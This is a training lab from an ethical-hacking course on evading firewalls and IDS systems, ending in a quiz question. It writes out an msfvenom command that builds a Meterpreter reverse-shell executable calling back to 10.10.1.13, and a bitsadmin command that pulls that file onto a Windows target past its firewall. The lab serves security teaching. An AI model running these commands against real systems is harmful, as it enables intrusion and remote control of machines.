Lab 2: Evade IDS/Firewalls using Various Evasion Techniques

Lab Scenario

Firewalls and IDSs are intended to prevent port scanning tools such as Nmap, from receiving a precise measure of significant data of the frameworks that they are scanning. However, these prevention measures can be easily overcome: Nmap has numerous features that were created specifically to bypass these protections. It has the ability to issue a mapping of a system framework, through which you can view a substantial amount of information, from OS renditions to open ports. Firewalls and interruption recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As an ethical hacker or penetration tester, you will come across systems behind firewalls that prevent you from attaining the information that you need. Therefore, you will need to know how to avoid the firewall rules and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

Lab Objectives

- Evade firewall through Windows BITSAdmin

Overview of Firewalls Evasion Techniques

The following are some firewall bypassing techniques

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling


- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack

Task 1: Evade Firewall through Windows BITSAdmin


BITS (Background Intelligent Transfer Service) is an essential component of Windows XP and later versions of Windows operating systems. BITS is used by system administrators and programmers for downloading files from or uploading files to HTTP webservers and SMB file shares. BITSAdmin is a tool that is used to create download or upload jobs and monitor their progress.

Here, we will use BITSAdmin to evade firewall and transfer malicious file into the target machine.


1. Click Windows Server 2019 to switch to the **Windows Server 2019** machine and launch **Control Panel**.
2. The **Control Panel** window appears, click **System and Security**. In **System and Security** window, select **Windows Defender Firewall**.
3. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.
4. The **Customize Settings** window appears.
5. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
6. Click **OK**.




7. Click Parrot Security to switch to the **Parrot Security** machine. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
8. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe** and press **Enter**, to create the payload.




9. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **/home/attacker** to the shared location using the below commands:
    - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
    - Type **chmod -R 755 /var/www/html/share** and press **Enter**
    - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
    - Copy the malicious file to the shared location by typing **cp Exploit.exe /var/www/html/share** and pressing **Enter**




10. Now, start the Apache service. To do this, run **service apache2 start** command.




11. Click Windows Server 2019 to switch to **Windows Server 2019** machine.
12. In the **Type here to search** field of the **Desktop**, type **powershell** and click **Windows PowerShell** to launch a PowerShell.
13. In the PowerShell window, type **bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe** and press **Enter**.



14. **BITSAdmin** transfers the file, as shown in the screenshot.



15. Open **File Explorer** and Navigate to **C:** drive, you can see that the malicious file is successfully transferred.



16. After transferring the malicious file the attacker can use this malicious file for gaining access, escalating privileges and to perform various malicious other activities.
17. This concludes the demonstration of evading firewall through Windows BITSAdmin.
18. Close all open windows and document all acquired information.

Question 12.2.1.1

Use BITSAdmin to evade firewall and transfer malicious file into the target machine (Windows Server 2019). Enter the BitsAdmn command that is used to transfer malicious file in this lab